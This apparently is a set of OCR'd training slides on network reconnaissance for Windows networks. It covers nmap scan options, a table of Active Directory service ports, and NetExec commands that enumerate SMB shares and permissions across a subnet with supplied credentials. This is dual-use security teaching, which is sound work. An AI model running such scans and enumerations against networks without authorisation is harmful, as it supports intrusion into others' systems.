
Collection of Python classes for working with network protocols. It provides low-level programmatic access to the packets and protocols (e.g. SMB1-3 and MSRPC)

https://github.com/fortra/impacket

Native Tools


Any other tools that do the job, e.g. from the Samba project

https://www.samba.org/



#1 Network Scanning & File Share Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information


```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

Port Nr	Name	Description
88	Kerberos	authentication protocol to securely verify user identities and grant access to network resources using ticket-based authentication
135, 593	Remote Procedure Call (RPC) / RPC over HTTP	communication protocol that enables inter-process communication between Windows applications and services across a network, usually for remote management. Examples: wmic, eventvwr.msc, services.msc, regedit.exe, schtasks.exe, certutil.exe
139	NetBIOS Session Service (SSN)	protocol used for network file and printer sharing on older Windows systems, facilitating session-based communication over NetBIOS
445	MS Directory Services / SMB over TCP/IP	primarily used for Microsoft Directory Services and for file sharing over the Server Message Block (SMB) protocol in Windows networks
389, 636, 3268, 3269	Lightweight Directory Access Protocol LDAP(S)	protocol used for querying and managing directory information within Active Directory, enabling authentication, authorization, and user management in a Windows network.
5985	Windows Remote Management	the Microsoft implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

Server Message Block (SMB)




Remote Procedure Call

- MS-LSAD
- MS-NRPC
- MS-RRP
- …

File and Printer Sharing

Port 445/tcp

https://www.netexec.wiki/smb-protocol/enumeration/enumerate-shares-and-access



NetExec

NetExec Github

SMB PROTOCOL

Enumerate Hosts

Enumerate Null Sessions

Enumerate Guest Logon

Enumerate Hosts with SMB Signing Not Required

Enumerate Active SMB Sessions

Enumerate Shares and Access

🆕 Enumerate Network Interfaces

Enumerate Disks

Enumerate Logged on Users

Enumerate Domain Users

Enumerate Users by Bruteforcing RID

Enumerate Domain Groups

Enumerate Local Groups

SMB PROTOCOL > ENUMERATION

Enumerate Shares and Access

Enumerate permissions on all shares

```
nxc smb 192.168.1.0/24 -u UserNAme -p 'PASSWORDHERE' --shares
```

ⓘ By far one of the most useful feature of nxc

If you want to filter only by readable or writable share

```
#~ nxc smb 192.168.1.0/24 -u UserNAme -p 'PASSWORDHERE' --shares --filter-shares READ WRI
```

